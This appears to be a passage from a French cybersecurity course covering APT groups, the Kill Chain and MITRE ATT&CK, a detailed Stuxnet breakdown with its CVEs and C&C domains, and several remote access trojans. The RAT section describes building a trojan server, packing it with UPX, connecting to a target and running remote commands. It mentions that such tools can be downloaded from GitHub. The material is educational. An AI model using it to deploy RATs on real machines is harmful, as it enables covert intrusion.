- ➔ Déstabilisation ou chantage à une entreprise (Sony Pictures)
- ➔ Survenance de dommages physiques
  - ✓ Distribution électrique
  - ✓ Approvisionnement en eau
  - ✓ Centrales nucléaires

ACTEURS LIÉS À DES APT :

- ➔ **Groupes étatiques**
- ➔ **Groupes extérieurs soutenus par l'État**
- ➔ **Crime organisé**
- ➔ **Espions industriels**
- ➔ **Terroristes**

Les groupes étatiques (nation-state groups) peuvent être des agences de renseignement ou des militaires.

Les groupes extérieurs soutenus par l'État (state-sponsored groups) sont plutôt des cybermercenaires ou des organisations privées travaillant indirectement pour le gouvernement.

Exemple d'APT : **Stuxnet**

Stuxnet est une APT de type vers (worm), d'origine américano-israélienne, qui fut identifiée en 2010 et qui ciblait des systèmes SCADA industriels (SCADA = *Supervisory Control And Data Acquisition* ou système de contrôle et d'acquisition de données en temps réel), en pratique des centrifugeuses de l'usine de Natanz pour l'enrichissement d'uranium. Cette APT, qui utilisait quatre 0-day, a causé un dommage notable au programme nucléaire iranien.

Exemple d'APT : le cas **Sony Pictures**

Une APT probablement d'origine nord-coréenne a dérobé en 2014 des informations confidentielles du studio Sony Pictures ainsi que des copies de films inédits afin de faire pression sur le studio et d'empêcher la sortie du film **The Interview**, une comédie parodiant le leader nord-coréen Kim Jong-un. Sous la pression, le studio a finalement renoncé à sortir ce film en salle.

Détection d'une APT :

➔ Étant active longuement, l'APT doit être reliée à un serveur de commandement et de contrôle (C&C server) pour les mises à jour et pour l'exfiltration des données. Cela la rend détectable pour qui la recherche au niveau de la couche réseau…

L'analyse et la défense contre les APT peuvent se baser sur la Kill Chain unifiée, une amélioration de la Cyber Kill Chain imaginée par des informaticiens de l'entreprise Lockheed Martin. Cette Kill Chain unifiée découpe l'attaque causée par l'APT en 18 phases :

Prise de pied initiale	➔ Reconnaissance ➔ Armement (weaponization) ➔ Livraison ➔ Ingénierie sociale ➔ Exploitation ➔ Persistance ➔ Évasion défensive ➔ Command and Control (C&C) ➔ Pivoting
Propagation dans le réseau	➔ Découverte ➔ Escalade des privilèges ➔ Exécution ➔ Accès aux identifiants ➔ Mouvement lateral [2] ➔ Accès
Action sur les objectifs	➔ Collection ➔ Exfiltration ➔ Manipulation de la cible


[2] Pivoting vs Mouvement Latéral : le pivoting concerne la découverte d'autres machines alors que le mouvement latéral concerne la découverte d'autres comptes d'utilisateurs.

Exemple de fonctionnement d'une attaque APT : **APT3**

L'organisation à but non lucratif MITRE a élaboré une base de connaissance (**MITRE ATT&CK**) destinée aussi bien aux experts qu'à toutes les personnes concernées par la cybersécurité en général.

On y trouve notamment des informations sur les principaux groupes APT dans le monde.

Voici, par exemple, le mode opératoire du groupe APT3, basé en Chine, qui ciblait surtout des victimes américaines pour le compte du gouvernement chinois.



C2 FRAMEWORKS

Open source	Commerciaux
➔ **Empire**	➔ **Cobalt Strike**
➔ **Covenant**	➔ **Nighthawk**
➔ **Octopus C2**	➔ **Brute Ratel**
➔ **Sliver**	

DISSECTION D'UNE APT SELON DEUX MÉTHODOLOGIES

Selon la **Cyber Kill Chain**

1. **Reconnaissance :** collecte d'informations diverses
2. **Weaponization :** assembler l'exploit et le malware en un payload utilisable
3. **Delivery :** délivrer le payload à la victime (via une clé USB, un courriel, un site compromis, …)
4. **Exploitation :** exploiter la vulnérabilité pour exécuter le code du malware
5. **Installation :** installer le malware sur le système
6. **Command & Control (C2) :** permet de contrôler la victime à distance
7. **Actions on Objectives :** exfiltration de données, altération de fichiers, …

Selon **Mitre ATT&CK**

1. **Reconnaissance :** scanning, phishing, …
2. **Resource Development :** compromettre un compte ou une infrastructure, …
3. **Initial Access :** phishing, compte valide, …
4. **Execution :** tâche planifiée, PowerShell, …
5. **Persistence :** clé RUN du registre, …
6. **Privilege Escalation :** méthodes diverses
7. **Defense Evasion :** obfuscation, rootkit, …
8. **Credential Access :** utilisation du brute forcing, du sniffing, …
9. **Discovery :** découverte des comptes, des fichiers et répertoires, …
10. **Lateral Movement :** exploitation de services distants, …
11. **Collection :** capture vidéo ou audio, collecte de courriels ou de données, …
12. **Command and Control :** utilisation d'un canal chiffré, …
13. **Exfiltration :** utilisation de la compression et du chiffrement des données, …
14. **Impact :** destruction de données, utilisation du wiping pour effacer le MBR, …

Quelques précisions concernant l'APT Stuxnet

Deux mots reviennent de façon récurrente dans le code de ce malware : les mots stub et xnet (mrxnet.sys). Leur contraction (stub + xnet) donnera le nom : STUXNET…





Illustration : m@x

Stuxnet en bref :

Stuxnet n'est pas un virus, mais un vers réseau très sophistiqué de 500 kilo-octets (150.000 lignes de code, contre 10.000 lignes de code pour les malwares habituels) qui fut découvert en 2010. Il s'agit d'une attaque inédite contre des installations sensibles : des centrifugeuses d'enrichissement d'uranium en Iran (à Natanz). Ces centrifugeuses permettaient de séparer l'Uranium 235 de l'Uranium 238. En effet, seul l'Uranium 235 est fissile et peut être utilisé pour fabriquer une bombe atomique.

Ce malware est ahurissant : il utilisait plusieurs vulnérabilités zero-day ! Seul un opérateur étatique avait les capacités d'élaborer une telle curiosité. On pense aujourd'hui que Stuxnet fut créé conjointement par Israël et les USA, dans le but de ralentir le programme nucléaire iranien. La motivation est donc politique et non pécuniaire. Il est clair qu'une cyberattaque avait moins de risque de déstabiliser la région qu'une attaque militaire classique.

En janvier 2010, l'IAEA (Agence Internationale de l'Énergie Atomique) observa des pannes récurrentes à Natanz, mais il fallut encore attendre quelques mois avant qu'une société de cybersécurité biélorusse découvre le vers dans les ordinateurs iraniens.



Voyons les différentes étapes de l'attaque par le vers Stuxnet (vous pouvez retrouver ces étapes sur mon schéma de la page précédente) :

1) **Stuxnet vérifie la machine sur laquelle il se trouve car il ne s'exécute que sur certaines versions de Windows :**
    a. **Windows 2000**
    b. **Windows XP**
    c. **Windows 2003**
    d. **Windows Vista**
    e. **Windows 7**
    f. **Windows Serveur 2008**
    g. **Windows Serveur 2008 R2**
2) **Stuxnet vérifie ensuite si l'ordinateur est déjà infecté, notamment via la base de registre.**

3) Stuxnet cherche alors à obtenir des droits d'administrateur sur la machine infectée (élévation des privilèges), via :
    a. CVE-2010-3338 (pour Win Vista, Win 7 et Win 2008)
    b. CVE-2010-2743 (pour Win 2000 et Win XP)
4) Stuxnet va alors injecter une DLL dans un processus lié à des antivirus (Kaspersky, McAfee, Bitdefender, NOD32, …) ou à des processus Windows comme lssas, Winlogon ou encore Svchost.
5) Stuxnet peut maintenant se propager sur le réseau interne, grâce à :
    a. CVE-2008-4250
    b. CVE-2010-2729
    c. CVE-2010-2772
    d. Un partage réseau
6) Stuxnet recherche alors des ordinateurs industriels Field PG (Siemens) qui sont conçus pour programmer les PLC (via un programme que Siemens appelle STEP 7). Les PLC contrôlent directement les centrifugeuses à uranium.

    Pour information, les PLC (Programmable Logic Controllers) sont des automates programmables industriels. Ils font partie, avec les systèmes SCADA, des systèmes de contrôle industriel (ICS ou Industrial Control Systems).

7) Pour atteindre les Field PG (non reliés à des réseaux peu fiables), Stuxnet peut se propager via les clés USB, grâce à CVE-2010-2568…
8) Le programme STEP 7 de Siemens communique avec le PLC via une DLL : s7otbxdx.dll. Une fois infecté par une clé USB, dès que Stuxnet détecte le programme STEP 7 de Siemens, il remplace cette DLL par sa version malicieuse.
9) Stuxnet force finalement la centrifugeuse à tourner trop vite pendant un certain temps, tout en envoyant des informations notifiant un fonctionnement normal de l'outil, afin de ne pas alerter les techniciens. La centrifugeuse tombe donc rapidement en panne et doit être remplacée, ce qui occasionne un retard dans le travail d'enrichissement de l'uranium, et par conséquent dans le programme nucléaire iranien. L'idée, du point de vue des concepteurs, était brillante.
10) L'ordinateur au départ de l'infection, qui est lui relié à Internet, va servir de relais vers le C&C : le serveur de contrôle. Deux URL ont été utilisées, dont les serveurs se trouvaient au Danemark et en Malaisie :
    a. www.mypremierfutbol.com
    b. www.todaysfutbol.com
11) Stuxnet pouvait aussi être mis à jour via RPC (Remote Procedure Call).

Quelques vulnérabilités utilisées par Stuxnet	
CVE-2008-4250	Sévérité : 10.0 HIGH (CVSS 2.0) Cette vulnérabilité permet aux utilisateurs distants d'exécuter un code arbitraire via une requête RPC. Stuxnet s'en sert pour sa propagation.
CVE-2010-2568	Sévérité : 7.8 HIGH (CVSS 3.x) Cette vulnérabilité permet à des utilisateurs distants d'exécuter du code arbitraire via un fichier de raccourci .LNK. Elle permet à Stuxnet de se propager via une clé USB.
CVE-2010-2729	Sévérité : 9.3 HIGH (CVSS 2.0) Le service Print Spooler de Windows, si le partage d'imprimante est activé, permettait à des attaquants distants de créer des fichiers dans un répertoire système et donc d'exécuter du code malveillant. Stuxnet s'en sert pour sa propagation.
CVE-2010-2743	Sévérité : 7.2 HIGH (CVSS 2.0) Permet une élévation des privilèges via une vulnérabilité des dispositions de clavier.
CVE-2010-2772	Sévérité : 7.8 HIGH (CVSS 3.x) Vulnérabilité qui concerne les systèmes Siemens.
CVE-2010-3338	Sévérité : 7.2 HIGH (CVSS 2.0) Il s'agit d'une vulnérabilité du planificateur des tâches (Task Scheduler), qui permet d'effectuer une élévation des privilèges.


Vous pouvez consulter les URL suivantes pour en savoir plus :

- ➔ **https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-20xx-xxxx**
- ➔ **https://nvd.nist.gov/vuln/detail/CVE-20xx-xxxx**


Stuxnet illustré par une intelligence artificielle (DALL·E)

Stuxnet fut élaboré par des informaticiens américains et israéliens :

Les centrifugeuses d'enrichissement d'uranium étaient ciblées via une clé USB :



Les enfants de Stuxnet :



Plusieurs malwares basés sur Stuxnet (Stuxnet-like) sont apparus au fil des années. En voici quelques-uns :

Duqu	**2011**	Espionnage	**Spyware collectant des informations dans des systèmes industriels (vol de secrets industriels).**
Flame	**2012**	Espionnage	**Spyware pouvant enregistrer des conversations (Skype), des frappes au clavier et réaliser des captures d'écran.**
Havex	**2013**	Espionnage	**Sa cible sont les systèmes industriels SCADA.**
Industroyer	**2016**	Sabotage	**Son but est de perturber les infrastructures électriques (coupures de courant). Industroyer fut initialement utilisé en Ukraine (l'implication de la Russie est triviale).**
Triton	**2017**	Sabotage	**Son but est de manipuler le contrôleur de sécurité en l'empêchant de faire son travail, ce qui pourrait causer de graves accidents.**

Quelques mots sur les Remote Access Trojans

Un Remote Access Trojan (RAT) est un malware qui permet le contrôle à distance d'un système à l'insu de tous.

Il existe des RAT simples que l'on trouve facilement et gratuitement sur Internet. Ils sont bloqués par quasiment tous les antivirus actuels :

Exemples de RAT simples célèbres

➔ ProRat	2002
➔ DarkComet	2008
➔ Bozok RAT	2012
➔ njRAT	2012-2013
➔ …	

Il existe des RAT beaucoup plus dangereux (ce sont des rootkits) qu'il est beaucoup plus difficile de débusquer. Les acheter sur Internet est presque impossible : les administrateurs les proposant sur leur site sont pourchassés par le FBI et se retrouvent bien souvent en prison (les créateur d'IM RAT -Imminent Monitor- furent, par exemple, arrêtés en 2019, six ans après la création de leur RAT) :

Exemples de ces RAT complexes (rootkits)


➔ RMS RAT	2012
➔ NanoCore	2013
➔ Imminent Monitor	2013
➔ Luminosity	2015
➔ …	

Un premier exemple de Remote Access Trojan / RAT

La version historique 2.01 de ce célèbre trojan fut mise en ligne en juin 2003.

Je cache le nom de cet outil pour éviter de lui faire trop de publicité !

Un mot de passe peut être défini pour le trojan. On peut également choisir le port et le nom du serveur, et compresser le serveur avec UPX.

File Manager	Registry Manager
	

Remote Desktop	Process Manager
	


Un second exemple de Remote Access Trojan / RAT

Ce RAT est assez ancien. Comme tous les RATs, il comporte deux parties : un client et un serveur.

Le client :


Je cache le nom de cet outil pour éviter de lui faire trop de publicité !

Le serveur :



Création du serveur


Une fois le serveur lancé sur l'ordinateur cible, on s'y connecte avec le client grâce au mot de passe préalablement choisi :




Diverses commandes sont alors accessibles.

Info sur le PC

Exécuter une commande DOS



Explorer le registre




Un troisième exemple de Remote Access Trojan / RAT


Selon son utilisation, RAT signifiera *Remote Access Trojan*, *Remote Access Tool* ou *Remote Administration Tool*.

Vous pouvez télécharger ce genre de RAT sur Github :


https://github.com/


Une fois le programme lancé, vous pouvez créer un serveur (minimaliste ou complet) :



